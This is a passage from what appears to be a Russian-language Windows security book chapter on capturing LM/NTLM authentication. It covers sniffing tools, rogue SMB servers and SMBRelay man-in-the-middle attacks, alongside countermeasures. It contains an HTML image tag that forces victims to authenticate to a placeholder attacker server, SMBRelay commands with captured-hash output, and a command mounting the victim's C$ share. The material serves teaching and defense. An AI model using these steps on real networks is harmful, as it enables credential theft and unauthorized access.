Как указывалось в главе 2, "Архитектура системы безопасности Windows Server 2003", недостатки алгоритма хеширования по протоколу LM дают взломщику возможность перехватить передаваемые по сети данные, чтобы определить хешированный пароль, и затем, уже отключившись от сети, спокойно попытаться взломать его. И это при том, что сам хешированный пароль никогда не передается по сети! Подробное описание процесса получения хешированного пароля по информации "запрос–ответ" протокола LM приведено в документации LC под заголовком "Technical Explanation of Network SMB Capture" ("Техническое описание программы Network SMB Capture"), но основные механизмы мы поясним здесь.

Основная проблема алгоритма LM состоит в способе создания хешированного пароля пользователя, который вычисляется по двум отдельным семисимвольным сегментам пароля учетной записи. Первые восемь байт получают по первым семи символам пароля пользователя, а вторые восемь байт — по символам пароля с восьмого по четырнадцатый.



Каждую часть можно атаковать полным перебором всех возможных 8-байтовых комбинаций. Для процессора современного настольного компьютера это очень простая задача. Таким образом, если злоумышленник может узнать хешированный пароль пользователя, то в конце-концов он получит и сам пароль.

Так каким же образом программа SMB Packet Capture вычисляет хешированный пароль LM из данных обмена запросами и ответами? Как мы уже говорили в главе 2, "Архитектура системы безопасности Windows Server 2003", во время аутентификации по протоколу LM или NTLM хешированные пароли не передаются по сети. Оказывается, "ответ" для запроса NTLM создается с использованием хешированного пароля для шифрования 8-байтового запроса. Поскольку делается очень простое преобразование, то зная ответ легко простым подбором определить исходное значение хешированного пароля. Эффективность этого процесса крайне зависит от длины пароля. В конечном счете программа SMB Packet Capture может выделять хешированные пароли из передающихся по сети данных, если она может перехватывать ответ протокола LM. Используя похожий механизм, можно получить и хешированные пароли для механизма "запрос–ответ" протокола NTLM, но в настоящее время из аутентификационных данных по протоколу NTLMv2 такую информацию извлечь невозможно. На рис. 5.5 показано окно программы SMB Packet Capture во время получения из сети ответов LM и NTLM.

После захвата хешированных паролей LM или NTLM их можно импортировать в программу L0phtcrack для взлома (см. главу 8, "Расширение сферы влияния"). В зависимости от надежности паролей, расшифровка действительного пароля может занять от нескольких минут до нескольких часов.

Некоторые важные замечания по программе SMB Packet Capture.

- В данный момент невозможно получить хешированные пароли перехватив аутентификационные данные при установке соединения между системами под управлением Windows 2000 или более поздних версий Windows (одна из систем, клиент или сервер, должна работать под управлением этой версии Windows). В нашем эксперименте (мы применяли последнюю версию 4 пакета LC) нам удалось вычислить LM-ответы *только* при обмене данными систем под управлением Windows NT. Если на обоих концах соединения работают системы под управлением Windows XP, 2000 или Server 2003, то программа SMB Packet Capture не способна перехватить ни одного полезного пакета.

- SMB Packet Capture позволяет перехватывать только данные, передаваемые по совместно используемым, а не коммутируемым каналам связи (хотя это ограничение можно обойти, применяя перенаправление ARP и подмену данных кэша DNS в сетях Ethernet, см. *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*, глава 9).
- Время взлома перехваченных хешированных паролей прямо пропорционально количеству взламываемых паролей. Замедление работы происходит из-за того, что все хешированные пароли шифруются независимо, и результаты работы, проделанной при взломе одного пароля, нельзя использовать для взлома другого пароля (что не распространяется на хешированные пароли, полученные из памяти реестра). Таким образом, взлом десяти хешированных паролей потребует в 10 раз больше времени, чем взлом одного пароля. Этим в определенных ситуациях ограничивается эффективность данного метода проверки паролей.
- Во время работы программы SMB Packet Capture в системе должен быть установлен и запущен драйвер WinPcap v.2.1 (программа LC устанавливает его автоматически, после этого драйвер запускается при каждой загрузке системы).




Рис. 5.5. Программа SMB Packet Capture из пакета L0phtcrack 3 извлекает информацию, необходимую для взлома паролей

Чтобы проверить правильность установки драйвера WinPcap, посмотрите, появилось ли название этой программы в оснастке панели управления Add/Remove Programs (Установка и удаление программ). Во время работы SMB Packet Capture можно проверить, загружен ли драйвер, для этого необходимо запустить компонент Administrative Tools (Администрирование)⇨ Computer Management (Управление компьютером), это файл `compmgmt.msc`. В левом окне откройте ветвь System Tools (Служебные программы)⇨System Information (Сведения о системе)⇨ Software Environment (Программная среда)⇨Drivers (Драйверы). Здесь должна быть запись `packet_2.1` с отметкой "Running" (выполняется). Также проверьте, нет ли в системе программы-брандмауэра, которая может помешать корректному перехвату пакетов драйвером WinPcap.

Программы SoopLM/BeatLM

Еще два великолепных средства для перехвата ответов LM и взлома паролей — это программы SoopLM и BeatLM от Urity из SecurityFriday.com. Программа SoopLM действует аналогично SMB Packet Capture, но дополнительно позволяет перехватывать аутентификационные данные при взаимодействии новых операционных систем семейства Windows. Например, SoopLM способна перехватить данные при аутентификации между сервером Windows Server 2003 и клиентами под управлением Windows NT 4, XP и Server 2003 (на рис. 5.6 клиентов можно различить по имени выбранного нами пользователя).




Рис. 5.6. Программа SoopLM перехватывает данные протоколов LM при аутентификации между различными клиентами и системой Windows Server 2003

К сожалению, при попытке взлома перехваченных паролей с помощью BeatLM результаты оказываются плачевными (рис. 5.7). Мы установили для каждого пользователя пароль "test" и использовали для взлома словарь, в котором присутствовало это слово. Как видите, пароль для системы Windows NT был взломан довольно легко, но тот же пароль для клиентов Windows XP и Windows Server 2003 получить не удалось (о чем свидетельствует сообщение об ошибке ERR в правом столбце). Причины такой ситуации мы рассмотрим в разделе, посвященном мерам противодействия.




Рис. 5.7. Программа BeatLM взламывает пароли по информации перехваченных ответов LM (обратите внимание на неудачную попытку взлома паролей клиентов Windows XP и Windows Server 2003)

Перенаправление аутентификационных данных для службы SMB

Если пользователей перенаправить на выбранный злоумышленником сервер, то захват ответов протокола LM значительно упрощается. Этот метод очень удобно применять в коммутируемых сетях, поскольку появляется возможность направлять сеансы подключения к службам SMB на систему хакера независимо от топологии сети.

Есть более точный способ для атаки на учетную запись определенного пользователя. Простейший трюк описан в одном из ранних выпусков программы L0phtcrack: отправьте "жертве" по электронной почте письмо, в котором есть гиперссылка на подложный сервер SMB. При получении письма произойдет обращение по ссылке (которое может быть сделано вручную или автоматически), и клиент непреднамеренно передаст по сети аутентификационные данные, используемые им для подключения к службам SMB. Такие ссылки легко замаскировать, и обычно они не требуют сложных действий со стороны обманываемого пользователя, потому что *если не предоставляется информация для аутентификации, Windows автоматически пытается подключиться к системе, используя текущую учетную запись*. Вероятно, это одно из самых слабых мест в системе Windows с точки зрения безопасности, еще раз к данному вопросу мы вернемся в главе 13, "Хакинг Internet-клиентов Microsoft".

В качестве примера рассмотрим тег HTML, который может быть использован на Web-странице или в письме электронной почты.

```
<html>
<img srcfile://<сервер_хакера/null.gif height=1 width=1></img>
</html>
```

Когда происходит обработка кода HTML на стороне пользователя (в программах Internet Explorer или Outlook/Outlook Express, например), загружается файл `null.gif`, и "жертва" инициирует сеанс связи SMB с сервером *сервер_хакера*. Для этого даже не обязательно наличие совместно используемого ресурса. Другие подобные методы, включая сеанс работы с `telnet`, мы рассмотрим в главе 13, "Хакинг Internet-клиентов Microsoft".

После того как пользователя обманули и вынудили подключиться к системе злоумышленника, остается только перехватить подтверждающее ответное сообщение протокола LM, а с помощью программы SMB Packet Capture или SnoopLM это делается элементарно. Если одна из этих программ прослушивает сервер *сервер_хакера* или свой сегмент локальной сети, то она получит все данные "запрос–ответ" по протоколу LM/NTLM.

Один из вариантов проведения этой атаки предполагает создание подложного сервера SMB для перехвата хешированных паролей, а не "подслушивания" передаваемых по сети данных, как это происходит при использовании SMB Packet Capture. Подложные серверы SMB мы опишем далее, в разделе "Подложная аутентификация". Можно также использовать перенаправление пакетов ARP или подмену данных кэша DNS в целях перенаправления передаваемых данных обмена на систему хакера, см. *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание. Стюарт Мак-Клар, Джоел Скембрей, Джордж Курц*, глава 9.

Меры противодействия перехвату паролей

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Да*

Риск перехвата паролей протокола LM можно уменьшить несколькими способами.

Один из методов — гарантировать соблюдение в сети определенных правил безопасности. Службы аутентификации систем Windows должны запускаться в защищенных сетях, чтобы вся инфраструктура сети не позволяла данным SMB проходить через незащищенные хосты. Следуя предыдущему совету, необходимо также обеспечить, чтобы все точки физического доступа к сети (настенные розетки и т.п.) были недоступны случайным людям (помните, что с распространением беспроводных сетей сделать это становится все сложнее). Кроме того, для предотвращения получения хакерами физических и сетевых адресов без аутентификации хорошо бы было использовать средства, встроенные в сетевое оборудование или протокол DHCP. Учтите, что для атак анализом сетевых пакетов не требуется получение MAC- или IP-адреса, поскольку все происходит в неразборчивом режиме.

Второй способ — сконфигурировать все системы Windows в окружении таким образом, чтобы отключить передачу хешированных паролей LM по линии связи. Для этой цели можно открыть оснастку Group Policy (Групповая политика) или Local Security Policy (Локальная политика безопасности), перейти в раздел Computer Configuration (Настройка компьютера)⇨Windows Settings (Параметры Windows)⇨Security Settings (Параметры безопасности) ⇨Local Policies (Локальные политики)⇨Security Options (Параметры безопасности) и найти параметр Network Security: LAN Manager Authentication Level (Сетевая безопасность: Уровень проверки подлинности LAN Manager). Используя этот параметр можно выбрать один из шести способов аутентификации SMB в Windows 2000 и более поздних версиях Windows (с повышением номера уровня повышается уровень защиты, информация взята из статьи Q239869).

- **Уровень 0.** Отправлять LM- и NTLM-ответы; никогда не использовать защиту сеанса NTLM 2. Клиенты используют аутентификацию LM и NTLM и никогда не используют защиту сеанса NTLM 2; контроллеры доменов принимают аутентификацию LM, NTLM и NTLM 2 (это настройки по умолчанию для систем семейства Windows NT до Windows XP).
- **Уровень 1.** Отправлять LM- и NTLM-ответы — использовать сеансовую безопасность NTLM 2. Клиенты используют аутентификацию NTLM и защиту сеанса NTLM 2, если ее поддерживает сервер; позволяют выполнять аутентификацию по LM, NTLM и NTLM 2.
- **Уровень 2.** Отправлять только NTLM-ответ. Клиенты используют только аутентификацию NTLM и защиту сеанса NTLM 2, если ее поддерживает сервер. Контроллеры доменов позволяют выполнять аутентификацию по LM, NTLM и NTLM 2.
- **Уровень 3.** Отправлять только NTLMv2-ответ. Клиенты используют аутентификацию NTLM 2 и защиту сеанса NTLM 2, если ее поддерживает сервер. Контроллеры доменов позволяют выполнять аутентификацию по LM, NTLM и NTLM 2.
- **Уровень 4.** Отправлять только NTLMv2-ответ, отказывать LM. Клиенты используют аутентификацию NTLM 2 и защиту сеанса NTLM 2, если ее поддерживает сервер. Контроллеры доменов не позволяют выполнять аутентификацию по LM (т.е. они позволяют выполнять аутентификацию по протоколам NTLM и NTLM 2).
- **Уровень 5.** Отправлять только NTLMv2-ответ, отказывать LM и NTLM. Клиенты используют аутентификацию NTLM 2 и защиту сеанса NTLM 2, если ее поддерживает сервер. Контроллеры доменов не позволяют выполнять аутентификацию по LM и NTLM (они принимают аутентификацию только по протоколу NTLM 2).

В случае установки значения параметра Network Security: LAN Manager Authentication Level (Сетевая безопасность: Уровень проверки подлинности LAN Manager) на уровень 2, "Send NTLM response only" (Отправлять только NTLM-ответ) программа SMBCapture не сможет получить хешированный пароль из данных, передаваемых в процессе аутентификации (значения выше уровня 2 также подойдут, обеспечивая при этом более высокий уровень защиты). На рис. 5.8 изображено окно настройки уровня аутентификации для политики безопасности Windows Server 2003.




Рис. 5.8. В Windows Server 2003 значение по умолчанию для параметра Network Security: LAN Manager Authentication Level не позволяет отправлять уязвимые LM-ответы

СОВЕТ После изменения значения LM Authentication Level в Windows Server 2003 щелкните правой кнопкой мыши на верхней ветви дерева MMC, в которой отображается параметр, и выберите пункт Reload (Перезагрузить). Тогда сделанные изменения вступят в силу немедленно.

Что можно сказать о более новых протоколах NTLM и NTLM 2? NTLM-ответ бесполезен для перехвата, поскольку при его создании не используются криптографические данные пользователя. Например, программа L0phtcrack из пакета SMB Packet Capture по-прежнему позволяет перехватить LM-ответ клиентов Windows Server 2003, даже если установлен уровень аутентификации 2. Но за разумный период времени невозможно взломать хешированные пароли, полученные только из NTLM-ответов. Как мы продемонстрировали выше, другие средства для перехвата LM-паролей работают аналогично.

НА ЗАМЕТКУ Мы не утверждаем, что невозможно взломать NTLM-хешированные пароли (см. главу 8, "Расширение сферы влияния"), но очень сложно получить NTLM-хеш из данных аутентификации, при которой используется только NTLM-ответ.

Интересно отметить, что запрос–ответ протокола NTLMv2 также можно перехватить, а значит теоретически данный протокол имеет тот же недостаток и подвержен рассмотренному выше виду атаки. Но на сегодняшний день не существует общеизвестных средств для проведения такой атаки.

Ранее в системах Windows NT4 изменить уровень аутентификации LAN Manager Authentication Level можно было с помощью параметра реестра `HKLM\System\CurrentControlSet\Control\LSA\LMCompatibilityLevel`, устанавливая значения от 0 до 5, несмотря на то, что эти числа и не отображаются в интерфейсе Windows 2000 Security Policy (см. статью базы знаний Microsoft Q147706).

ВНИМАНИЕ Помните, что пока в окружении есть системы с уровнем аутентификации ниже 2, остается уязвимым все окружение, даже если на серверах этот параметр имеет значение 4 или 5. Даже если серверы не будут поддерживать LM-ответ, клиенты по-прежнему будут передавать его.

Одной из наиболее серьезных проблем, с которыми сталкивались большие организации при изменении значения параметра реестра `LMCompatibilityLevel`, был тот факт, что клиенты старых версий Windows не могли передавать ответ по протоколу NTLM. Для решения этой проблемы был выпущен клиент Directory Services Client, который есть на компакт-диске Windows 2000 в каталоге `Clients\Win9x\Dsclient.exe`. После установки программа DSClient позволяет клиентам Windows 9*x* передавать ответ по протоколу NTLMv2. Кроме того, необходимо настроить систему Windows 9*x* таким образом, чтобы передавался только ответ NTLMv2, для чего необходимо создать в реестре параметр `HKLM\System\CurrentControlSet\Control` и добавить в него следующее значение.

```
Value Name: LMCompatibility
Data Type: REG_DWORD
Value: 3
Valid Range: 0,3
```

НА ЗАМЕТКУ На клиентах Windows 9*x* при наличии установленной программы DSClient параметр реестра должен называться `LMCompability`, а не `LMCompabilityLevel`, как в системах Windows NT 4.

Также важно отметить, что значение уровня аутентификации LAN Manager Authentication Level применяется к соединениям SMB. Еще один параметр реестра управляет защитой удаленного вызова процедур Microsoft Remote Procedure Call (MSRPC) и встроенной аутентификации по протоколу HTTP, и для клиента, и для сервера (они должны совпадать).

```
HKLM\System\CurrentControlSet\control\LSA\MSV1_0
Value Name: NtlmMinClientSec or NtlmMinServerSec
Data Type: REG_WORD
```

```
Value: one of the values below:
0x00000010- Message integrity
0x00000020- Message confidentiality
0x00080000- NTLM 2 session security
0x20000000- 128-bit encryption
0x80000000- 56-bit encryption
```

И наконец, хоть ранее мы и не касались этой темы, Windows 2000 и следующие версии позволяют выполнять аутентификацию еще одного типа, по протоколу Kerberos. Это совершенно другой протокол, потому он не уязвим для утилиты SMB Packet Capture. К сожалению, нельзя заставить клиентские программы использовать протокол Kerberos простой установкой значения параметра реестра, как в случае уровня аутентификации LM, поэтому, пока в окружении присутствуют системы с более низким уровнем защищенности, скорее всего, будет использоваться аутентификация типа запрос–ответ по протоколам LM/NTLM.

Кроме того, даже в гомогенном окружении Windows 2000 или более новых версий существует множество ситуаций, в которых протокол Kerberos не будет использоваться. Например, протокол Kerberos *не* используется, если две системы под управлением Windows 2000 находятся в разных лесах (за исключением случая, когда между лесами однородных доменов Windows Server 2003 установлены доверительные отношения). Если две машины находятся в одном лесу, то использование протокола Kerberos возможно, но только в тех случаях, если обращение к машинам происходит по имени NetBIOS или DNS. Если для обращения к машинам используются их IP-адреса, то будет использован протокол LM/NTLM. Если в домене Windows Server 2003 используется приложение, которое не поддерживает протокол Kerberos, но поддерживает аутентификацию запрос–ответ LM/NTLM, то, конечно же, протокол Kerberos использован не будет, а данные аутентификации можно будет перехватить программой SMB Packet Capture.

Помните, что для установки в окружении Windows 2000 (и более поздних версий Windows) протокола Kerberos, в домене должна использоваться служба Active Directory. Для проверки, используется ли протокол Kerberos в конкретных сеансах работы, существуют специальные утилиты. Например, утилита с графическим интерфейсом `kerbtray` из набора Resource Kit или утилита для использования из командной строки `klist`. Более подробно протокол Kerberos описан в главе 16, "Возможности и средства защиты в системах Windows".

НА ЗАМЕТКУ Не забывайте, что в этой главе мы уже продемонстрировали, что данные аутентификации по протоколу Kerberos также могут быть перехвачены!

Подложная аутентификация

Теперь мы рассмотрим последний из существующих типов атак при аутентификации. В этом разделе изучаются атаки, при которых не используется подбор паролей или их перехват. Здесь все внимание сосредоточено на возможности "вклинивания" хакера в процесс аутентификации в целях получения идентификационных данных или даже перехвата открытого сеанса связи. Мы обсудим:

- ▼ атаки с применением подложного сервера;
- ▲ атаки посредника



Атаки с применением подложного сервера

Популярность	*2*
Простота	*2*
Опасность	*7*
Степень риска	***3***

В мае 2001 года хакер Sir Dystic из группы Cult of the Dead Cow ("Культ мертвой коровы") написал и выпустил программу под названием SMBRelay, о которой издание *The Register* объявило в заметке под громким заголовком "Exploit Devastates WinNT/2K Security" ("Программа атаки уничтожила защиту WinNT/2K"), ни словом не упомянув о том, что здесь используются недостатки протокола аутентификации LM.

Программа SMBRelay — это фактически SMB-сервер, который может собирать имена пользователей и хешированные пароли, которые передаются при аутентификации SMB. Как следует из названия программы, SMBRelay может действовать не только как подложный сервер SMB, при некоторых условиях ее можно использовать для проведения атак посредника (Man-In-The-Middle Attack, MITM). Возможности программы SMBRelay для проведения атак посредника будут описаны в следующем разделе этой главы, а сейчас рассмотрим ее использование в качестве простого подложного сервера SMB.

Установить подложный сервер SMBRelay достаточно легко. Сначала необходимо запустить программу SMBRelay с параметром для инвентаризации (`/E`), чтобы определить физический интерфейс, с которого необходимо ожидать подключения.

```
C:\>smbrelay /E
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
 Copyright 2001: Sir Dystic, Cult of the Dead Cow
 Send complaints, ideas and donations to sirdystic@cultdeadcow.com
[2] ETHERNET CSMACD - 3Com 10/100 Mini PCI Ethernet Adapter
[1] SOFTWARE LOOPBACK - MS TCP Loopback interface
```

Как видно из приведенного выше примера, лучше всего подходит интерфейс с индексом 2, так как это физический сетевой адаптер, доступный для удаленных систем (адаптер Loopback доступен только для локального узла `localhost`). Конечно, можно работать и с несколькими адаптерами, но для примера рассмотрим простейший случай, и в дальнейшем будем использовать адаптер 2. Заметим, что при разных запусках программы SMBRelay индексы адаптеров могут меняться.

На системах под управлением Windows 2000 или более новых версий, запуск сервера может оказаться непростой задачей, поскольку эти операционные системы не позволяют посторонним процессам устанавливать привязку к TCP-порту 139, если он используется системой. Чтобы избежать конфликтов, необходимо временно отключить TCP-порт 139 выбрав параметр Disable NetBIOS Over TCP/IP (отключить поддержку NetBIOS через TCP/IP). Чтобы открыть окно, в котором находится флажок для активации этого параметра, необходимо открыть компонент Local Area Connection (Локальные соединения), затем найдите в списке Internet Protocol (TCP/IP) и щелкните на кнопке Properties (Свойства). В открывшемся диалоговом окне щелкните на кнопке Advanced (Дополнительные свойства) и откройте вкладку WINS, как описано в главе 4, "Инвентаризация". После выполнения этих действий для программы SMBRelay можно выделить TCP-порт 139.

Если отключить TCP-порт 139 невозможно, злоумышленник должен создать виртуальный IP-адрес, на котором будет запущен ложный сервер SMB. К счастью, программа SMBRelay умеет автоматически создавать и удалять виртуальные IP-адреса, для этого используется параметр командной строки `/L+IP_адрес`. Но используя этот параметр в Windows 2000, мы получали ошибочные результаты, поэтому вместо использования ключа `/L` рекомендуем отключить TCP-порт 139, как было описано выше.

При описании использования утилиты SMBRelay в системах Windows NT SP 6a, необходимо упомянуть еще один важный момент: если клиент SMB в одной из новых систем Windows не может подключиться к TCP-порту 139, он попытается установить соединение SMB через TCP-порт 445, как было сказано в главе 2, "Архитектура системы безопасности Windows Server 2003". Чтобы эти клиенты не "обходили" ложный SMB-сервер, ожидающий подключения к TCP-порту 139, TCP-порт 445 на подложном сервере необходимо заблокировать или отключить. Чтобы после отключения TCP-порта 445, TCP-порт 139 продолжал нормально функционировать, лучше всего сделать это с помощью фильтра IPSec (см. главу 16, "Возможности и средства защиты в системах Windows").

Следующие примеры иллюстрируют работу сервера SMBRelay, запущенного на узле под управлением Windows 2000. Предполагается, что TCP-порт 139 был отключен (как это сделать, описано выше), а TCP-порт 445 — заблокирован с помощью фильтра IPSec.

Рассмотрим, как запустить сервер SMBRelay на Windows 2000 при условии, что для локальной связи и ретрансляции будет использоваться интерфейс с индексом 2, а подложный сервер будет ожидать соединений для IP-адреса, соответствующего этому интерфейсу.

```
C:\>smbrelay /IL 2 /IR 2
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
 Copyright 2001: Sir Dystic, Cult of the Dead Cow
 Send complaints, ideas and donations to sirdystic@cultdeadcow.com
Using relay adapter index 2: 3Com EtherLink PCI
Bound to port 139 on address 192.168.234.34
```

Следовательно, программа SMBRelay начнет получать входящие запросы сеансов SMB. Когда атакуемый клиент успешно установит сеанс SMB, ответные действия программы SMBRelay можно представить следующим образом (листинг 5.4).

Листинг 5.4. Использование программы SMBRelay

```
Connection from 192.168.234.44:1526
Request type: Session Request  72 bytes
Source name: CAESARS         <00>
Target name: *SMBSERVER      <20>
Setting target name to source name and source name to 'CDC4EVER'...
Response:     Positive Session Response  4 bytes

Request type: Session Message  137 bytes
SMB_COM_NEGOTIATE
Response:     Session Message  119 bytes
Challenge (8 bytes):    952B499767C1D123

Request type: Session Message  298 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password:  4050C79D024AE0F391DF9A8A5BD5F3AE5E8024C5B9489BF6
Case sensitive password:    544FEA21F61D8E854F4C3B4ADF6FA6A5D85F9CEBAB966EEB
Username:     "Administrator"
Domain:       "CAESARS-TS"
OS:           "Windows Server 2003 2195"
Lanman type:  " Windows Server 2003 5.0"
???:          ""
Response:     Session Message  156 bytes
OS:           "Windows 5.0"
Lanman type:  " Windows Server 2003 LAN Manager"
Domain:       "CAESARS-TS"

Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.1.1.1 relaying for host CAESARS 192.168.234.44
```

Как видите, были захвачены оба пароля для протокола LM (не чувствительный к регистру, "case insensitive") и для протокола NTLM (чувствительный к регистру, "case sensitive"), пароли были записаны на диск в файл `hashes.txt` текущего рабочего каталога. Этот файл можно импортировать в программу L0phtcrack 2.5x для последующего взлома пароля.

НА ЗАМЕТКУ Поскольку программы SMBRelay и L0phtcrack начиная с версии 2.52 используют различный формат файлов, хешированные пароли, перехваченные программой SMBRelay, нельзя напрямую импортировать в L0phtcrack.

Еще хуже, что с системы злоумышленника теперь можно получить доступ к удаленной системе с помощью использования адреса переадресации по умолчанию `192.1.1.1` (листинг 5.5).

Листинг 5.5. Результат атаки с помощью SMBRelay

```
C:\>net use * \\192.1.1.1\c$
Drive E: is now connected to \\192.168.234.252\c$.

The command completed successfully.
C:\>dir e:
 Volume in drive G has no label.
 Volume Serial Number is 44F0-BFDD

 Directory of G:\

12/02/2000  10:51p      <R>          Documents and Settings
12/02/2000  10:08p      <R>          Inetpub
05/25/2001  03:47a      <R>          Program Files
05/25/2001  03:47a      <R>          WINNT
0 File(s)              0 bytes
4 Dir(s)  44,405,624,832 bytes free
```

На клиентских системах под управлением Windows 2000, которые непреднамеренно установили соединение с сервером SMBRelay в показанном выше примере, наблюдается следующая ситуация. Сначала команда `net use` дает сбой, вызывая системную ошибку 64 (листинг 5.6). Запуск команды `net use` показывает отсутствие смонтированных дисков. Но запуск команды `net session` позволяет выявить соединение с подложным сервером (по имени CDC4EVER, которое программа SMBRelay использует по умолчанию, если оно не было изменено с помощью параметра `/S` *имя* при запуске сервера).

Листинг 5.6. Ситуация на атакованном клиенте

```
C:\client>net use \\192.168.234.34\ipc$ * /u:Administrator
Type the password for \\192.168.234.34\ipc$:
System error 64 has occurred.

The specified network name is no longer available.

C:\client>net use
New connections will not be remembered.

There are no entries in the list.

C:\client>net session

Computer         User name        Client Type      Opens Idle time
-------------------------------------------------------------------
\\CDC4EVER       ADMINISTRATOR    0wned by cDc          0 00:00:27

The command completed successfully.
```

При использовании сервера SMBRelay часто возникают некоторые проблемы, которые показаны в следующем примере. Пусть IP-адрес атакуемого компьютера `192.168.234.223`.

```
Connection from 192.168.234.223:2173
Error receiving data from incoming connection
```

Обычно это происходит, если атакуемый компьютер передает неверную комбинацию "имя пользователя/пароль". Утилита SMBRelay будет продолжать прослушивать порт, но могут возникать и другие ошибки.

```
Connection rejected: 192.168.234.223 already connected
```

После неудавшейся попытки подключения с определенного IP-адреса атакуемого компьютера, эту ошибку будут вызывать все последующие попытки подключения с данного адреса (в файле `readme` сказано, что такое поведение обусловлено структурой программы). С этой же проблемой можно столкнуться даже после успешного подключения, тогда выдается сообщение "`Login failure code: 0xC000006D`". С описанными недостатками программы можно бороться перезапустив сервер SMBRelay (для его остановки нужно нажать комбинацию клавиш <Ctrl+C>). Кроме того, могут выдаваться примерно следующие сообщения.

```
Connection from 169.254.9.119:2174
Unable to connect to 169.254.9.119:139
```

Это адаптер Loopback (петли обратной связи) пытается соединиться с сервером SMBRelay — сообщения можно просто игнорировать.

Помните, что можно также использовать перенаправление протокола ARP и подмену содержимого кэш-памяти, чтобы клиентские данные перенаправлялись на подложный сервер SMB, см. *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*, глава 9.

Меры противодействия перенаправлению SMB-данных

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Теоретически, сложно защититься от использования сервера SMBRelay. Поскольку сервер способен устанавливать соединение для всех разновидностей протоколов LM/NTLM, он в состоянии захватывать любые данные аутентификации, которые были ему направлены.

Для противодействия атакам посредника SMBRelay (см. описание ниже) можно организовать обмен информацией по SMB с использованием цифровой подписи, но это не защитит от атак с использованием подложного сервера, поскольку программа SMBRelay (при возможности) способна снижать уровень безопасности защищенного канала связи.



Атаки посредника

Популярность	*2*
Простота	*2*
Опасность	*8*
Степень риска	*3*

Атаки посредника (MITM — Man-In-The-Middle) были указаны как главное предназначение программы SMBRelay. Хотя идея атак посредника на службы SMB ко времени выпуска этой программы уже старела, именно программа SMBRelay стала первым широко распространенным средством для их автоматизации.

Рассмотрим пример выполнения атаки посредника с помощью программы SMBRelay (листинг 5.7). В данном примере злоумышленник создает подложный сервер с адресом 192.168.234.251, используя параметр /L+. С помощью параметра /R, устанавливается адрес ретрансляции 192.168.234.252, а параметр /T служит для задания адреса сервера 192.168.234.34.

Листинг 5.7. Атака посредника

```
C:\>smbrelay /IL 2 /IR 2 /R 192.168.234.252 /T 192.168.234.220
Bound to port 139 on address 192.168.234.251
```

Атакуемый клиент с адресом 192.168.234.220 затем подключается к подложному серверу, при этом создается иллюзия, что он соединяется с нужным ему сервером.

```
Connection from 192.168.234.220:1043
Request type: Session Request  72 bytes
Source name: GW2KNT4          <00>
Target name: *SMBSERVER       <20>
Setting target name to source name and source name to 'CDC4EVER'...
Response:     Positive Session Response  4 bytes

Request type: Session Message  174 bytes
SMB_COM_NEGOTIATE
Response:     Session Message  95 bytes
Challenge (8 bytes):    1DEDB6BF7973DD06
Security signatures required by server *** THIS MAY NOT WORK!
Disabling security signatures
```

Обратите внимание, что запрашиваемый клиентом сервер был сконфигурирован таким образом, чтобы требовалась установка SMB-соединения с цифровой подписью, а сервер SMBRelay пытается отключить эти подписи.

```
Request type: Session Message  286 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password:  A4DA35F982C8E17FA2BBB952CBC01382C210FF29461A71F1
Case sensitive password:    F0C2D1CA8895BD26C7C7E8CAA54E10F1E1203DAD4782FB95
Username:     "Administrator"
Domain:       "NT4DOM"
OS:           "Windows NT 1381"
Lanman type:  ""
???:          "Windows NT 4.0"
Response:     Session Message  144 bytes
OS:           "Windows NT 4.0"
Lanman type:  "NT LAN Manager 4.0"
Domain:       "NT4DOM"

Password hash written to disk
Connected?
Relay IP address added to interface 2
